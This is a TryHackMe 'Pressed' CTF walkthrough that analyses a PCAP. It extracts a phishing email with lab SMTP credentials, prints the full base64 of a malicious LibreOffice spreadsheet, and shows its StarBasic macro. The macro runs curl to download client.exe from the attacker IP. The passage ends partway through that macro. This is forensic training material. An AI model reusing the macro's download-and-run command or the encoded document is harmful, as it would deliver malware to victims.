TryHackMe: Pressed CTF Walkthrough

🧰 Writeup Overview
Attack Flow & Key Steps
🔻 Initial Access: Phishing Email SMTP → Malicious Macro-Enabled Document ODS
🔻 Execution: User enables content → Macro executes → Downloads & runs client.exe with curl command
🔻 Persistence & C2: client.exe establishes encrypted comms AES-256-CBC with attacker C2 server
🔻 Discovery & Lateral Movement: C2 commands executed on victim machine: e.g whoami, admin add
🔻 Exfiltration & Objectives: Data theft clients.csv → Flag recovery from system and macro output
Anatomy of a Breach: From Phish to Flag
| Phase | Technique / Tool | Finding |
|---|---|---|
| 📧 Email Analysis | SMTP Headers / Body Inspection | Extract SMTP credentials & URL of malicious macro document. |
| 📄 Macro Analysis | OLE Analysis / VBA Deobfuscation | Recover the PowerShell command to download the client.exe payload. |
| 🖥️ Binary Extraction | Network Analysis / Scripting | Scripting Download client.exe from URL, stripping HTTP headers to get raw binary. |
| ⚙️ Reverse Engineering | Ghidra / Static Analysis | Locate hardcoded AES-256-CBC Key and Initialization Vector IV. |
| 🔓 Traffic Decryption | OpenSSL / Python + pycryptodome / Cyberchef | Decrypt SSL/TLS traffic to reveal C2 commands: whoami, admin add. |
| 📌 Flag Recovery | Data Correlation | Find flags in the exfiltrated clients.csv file and the output of a macro command. |
Pressed CTF Challenge | TryHackMe 
Initial Email Investigation
method |
Analyzing email traffic using Wireshark, First we analyze SMTP traffic in the PCAP file using Wireshark filters:
After looking at the
Statisticsin Wireshark menu, then theProtocol hierarchyandConversationssubmenus, we can use these filters then follow tcp to locateSMTPtraffic between the attacker and victim IPs :
(ip.addr == 10.13.44.207 and ip.addr == 10.10.86.57) and tcp.flags.syn == 1 and tcp.flags.ack == 0pop || imap || smtp
method ||
using tshark to filter for SMTP authentication traffic and extract the relevant TCP stream number.
1
tshark -r traffic.pcapng -Y 'frame contains "AUTH LOGIN"' -T fields -e tcp.stream
The result is 1205
The mail will now be extracted and the output cleaned up, removing number lines (e.g. 21, etc.), footers, and blank/empty/null lines.
1
tshark -r traffic.pcapng -q -z follow,tcp,ascii,1205 | sed '1,7d;$d' | awk '!/^[0-9]+$/ && !/^\t[0-9]+$/ && NF'
This output of raw SMTP conversation between the sender and receiver, showing the authentication process, sender/recipient info, and email headers.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
220 pressed.thm ESMTP
EHLO [10.13.44.207]
250-pressed.thm
250-SIZE 20480000
250-AUTH LOGIN
250 HELP
AUTH LOGIN
334 VXNlcm5hbWU6
aGF6ZWxAcHJlc3NlZC50aG0=
334 UGFzc3dvcmQ6
cGFzc3dvcmQ=
235 authenticated.
MAIL FROM:<hazel@pressed.thm>
250 OK
RCPT TO:<smokey@pressed.thm>
250 OK
DATA
354 OK, send.
Message-ID: <0680fe69f3d490e83920668d1aa0987b9de9feec.camel@pressed.thm>
Subject: Re: Urgent!
From: hazel <hazel@pressed.thm>
To: smokey <smokey@pressed.thm>
Date: Sat, 10 May 2025 22:05:50 -0400
In-Reply-To: <em66619405-5fc4-4bc0-8ba7-8b6616f62fa0@ce0ddc19.com>
References: <em66619405-5fc4-4bc0-8ba7-8b6616f62fa0@ce0ddc19.com>
Content-Type: multipart/mixed; boundary="=-i5srEvydRirlp41fNR99"
User-Agent: Evolution 3.56.1-1
MIME-Version: 1.0

--=-i5srEvydRirlp41fNR99
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: quoted-printable

HeRe You go

On Sun, 2025-05-11 at 00:25 +0000, smokey wrote:
> Hello Hazel,
> Please send me the excel sheet I have been asking for. It is
> important!
>=20
> Sincerely,
> Smokey

--=-i5srEvydRirlp41fNR99
Content-Type: application/vnd.oasis.opendocument.spreadsheet; name="sheet.ods"
Content-Disposition: attachment; filename="sheet.ods"
Content-Transfer-Encoding: base64

UEsDBBQAAAgAADAOq1qFbDmKLgAAAC4AAAAIAAAAbWltZXR5cGVhcHBsaWNhdGlvbi92bmQub2Fz
aXMub3BlbmRvY3VtZW50LnNwcmVhZHNoZWV0UEsDBBQACAgIADAOq1oAAAAAAAAAAAAAAAAXAAAA
...
...
AABZBQAAFQAAAAAAAAAAAAAAAAA9HQAATUVUQS1JTkYvbWFuaWZlc3QueG1sUEsFBgAAAAAUABQA
NQUAANEeAAAAAA==

--=-i5srEvydRirlp41fNR99--
.
250 Queued (0.422 seconds)
QUIT
221 goodbye
The email attachment contains a base64-encoded LibreOffice spreadsheet(Exel sheet) attachment sheet.ods. We extract and decode it:
Now put the base64-encoded into the file
1
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
Investigating malicious macros
Decodes the base64-encoded email attachment to recover the original LibreOffice spreadsheet file.
1
base64 -d encoded.txt > sheet.ods
Unzips the spreadsheet to extract its contents, including macros and configuration files.
1
unzip sheet.ods -d ods_contents
Shows the result of unzipping the spreadsheet, listing all extracted files including the macro and thumbnail.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
Archive:  sheet.ods
 extracting: ods_contents/mimetype
  inflating: ods_contents/Basic/Standard/evil.xml
  inflating: ods_contents/Basic/Standard/script-lb.xml
  inflating: ods_contents/Basic/script-lc.xml
  inflating: ods_contents/settings.xml
   creating: ods_contents/Configurations2/accelerator/
   creating: ods_contents/Configurations2/images/Bitmaps/
   creating: ods_contents/Configurations2/toolpanel/
   creating: ods_contents/Configurations2/floater/
   creating: ods_contents/Configurations2/statusbar/
   creating: ods_contents/Configurations2/toolbar/
   creating: ods_contents/Configurations2/progressbar/
   creating: ods_contents/Configurations2/popupmenu/
   creating: ods_contents/Configurations2/menubar/
  inflating: ods_contents/styles.xml
  inflating: ods_contents/manifest.rdf
  inflating: ods_contents/content.xml
  inflating: ods_contents/meta.xml
 extracting: ods_contents/Thumbnails/thumbnail.png
  inflating: ods_contents/META-INF/manifest.xml
Malicious Macro Analysis
Inside the spreadsheet, we find a malicious macro in evil.xml:
Here we find the first flag, and the challenge is easy so far.
1
cat ods_contents/Basic/Standard/evil.xml
1
2
3
4
5
6
7
8
9
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE script:module PUBLIC "-//OpenOffice.org//DTD OfficeDocument 1.0//EN" "module.dtd">
<script:module xmlns:script="http://openoffice.org/2000/script" script:name="evil" script:language="StarBasic" script:moduleType="normal">Sub Main
Shell("cmd /c curl 10.13.44.207/client.exe -o C:\ProgramData\client.exe")
